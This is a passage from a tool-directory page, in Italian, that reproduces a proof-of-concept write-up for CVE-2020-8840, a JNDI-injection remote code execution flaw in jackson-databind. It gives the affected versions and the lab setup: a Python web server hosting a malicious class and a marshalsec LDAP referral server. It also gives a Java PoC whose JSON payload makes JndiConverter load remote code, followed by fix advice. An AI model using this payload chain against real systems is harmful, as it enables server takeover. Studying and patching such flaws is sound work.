

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2020-8840 — PoC exploit per CVE-2020-8840: iniezione JNDI che porta all'esecuzione remota di codice in FasterXML jackson-databind. Include configurazione dell'ambiente, catena di exploit e guida alla mitigazione. | Kitploit
Strumenti/GitHubGitHub/fairyming/cve-2020-8840
Analisi delle VulnerabilitàAnalisi del CodiceExploitSfruttamento di Applicazioni WebApprendimento e FormazioneLab e Pratica
GitHubfairyming/cve-2020-8840

CVE-2020-8840

PoC exploit per CVE-2020-8840: iniezione JNDI che porta all'esecuzione remota di codice in FasterXML jackson-databind. Include configurazione dell'ambiente, catena di exploit e guida alla mitigazione.

Vedi Repository
377106 anni faRevisionato da Kitploit
Condividi

CVE-2020-8840: Vulnerabilità di esecuzione remota di codice in FasterXML/jackson-databind

0x00 Introduzione

jackson-databind è una libreria di elaborazione JSON appartenente al gruppo di progetti FasterXML.

0x01 Panoramica della vulnerabilità

Il 19 febbraio, NVD ha pubblicato un avviso di sicurezza che ha rivelato la vulnerabilità di esecuzione remota di codice in jackson-databind causata da un'iniezione JNDI (CVE-2020-8840), con un punteggio CVSS di 9.8. Nelle versioni interessate di jackson-databind, a causa della mancanza di alcune classi nella blacklist xbean-reflect/JNDI, come org.apache.xbean.propertyeditor.JndiConverter, un attaccante può ottenere l'esecuzione remota di codice tramite iniezione JNDI; se l'attacco ha successo, è possibile ottenere il controllo del server (a livello di servizio Web).

0x02 Versioni interessate

2.0.0 <= FasterXML jackson-databind Version <= 2.9.10.2

0x03 Configurazione dell'ambiente

  • Versione JDK: 1.81 【L'uso di LDAP e RMI in combinazione con l'iniezione JNDI impone alcuni requisiti sulla versione del JDK. Attraverso l'immagine seguente possiamo vedere chiaramente i tempi di correzione di Oracle.

20190606014739_69118.jpg


1、Inserire la classe dannosa già compilata nella directory del server web WX20200223-135435@2x.png In questo caso viene utilizzato simplehttp per configurare il servizio web
python -m SimpleHTTPServer 8080

image.png

2、Avviare il servizio LDAP In questo caso viene utilizzato marshalsec. Link GitHub: https://github.com/mbechler/marshalsec

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit

image.png


3、Creare un progetto Java e importare il file JAR della versione vulnerabile WX20200223-135855@2x.png
0x04 Sfruttamento della vulnerabilità

  • L'intera catena di sfruttamento della vulnerabilità
poc --> ldap --> http
  • PoC
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class Poc {
    public static void main(String args[]) {
        ObjectMapper mapper = new ObjectMapper();

        mapper.enableDefaultTyping();

        String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\", {\"asText\":\"ldap://localhost:1389/Exploit\"}]";

        try {
            mapper.readValue(json, Object.class);
        } catch (IOException e) {
            e.printStackTrace();
        }

    }
}

  • Eseguire direttamente il PoC: tramite LDAP viene caricata la classe dannosa dal server web, causando l'esecuzione remota di codice

WX20200223-140159@2x.png

0x05 Metodi di correzione

1、Aggiornare jackson-databind alle versioni 2.9.10.3, 2.8.11.5, 2.10.x 2、Verificare se nel progetto viene utilizzato xbean-reflect. La causa principale di questa vulnerabilità è che in xbean-reflect esiste una particolare catena di sfruttamento che consente all'utente di attivare il caricamento remoto di classi tramite JNDI. La rimozione di xbean-reflect può mitigare l'impatto della vulnerabilità.

Link di riferimento:

https://cert.360.cn/warning/detail?id=1fe3b5ea888750006e0d64fb0df1e6ee

https://github.com/jas502n/CVE-2020-8840

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    276

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





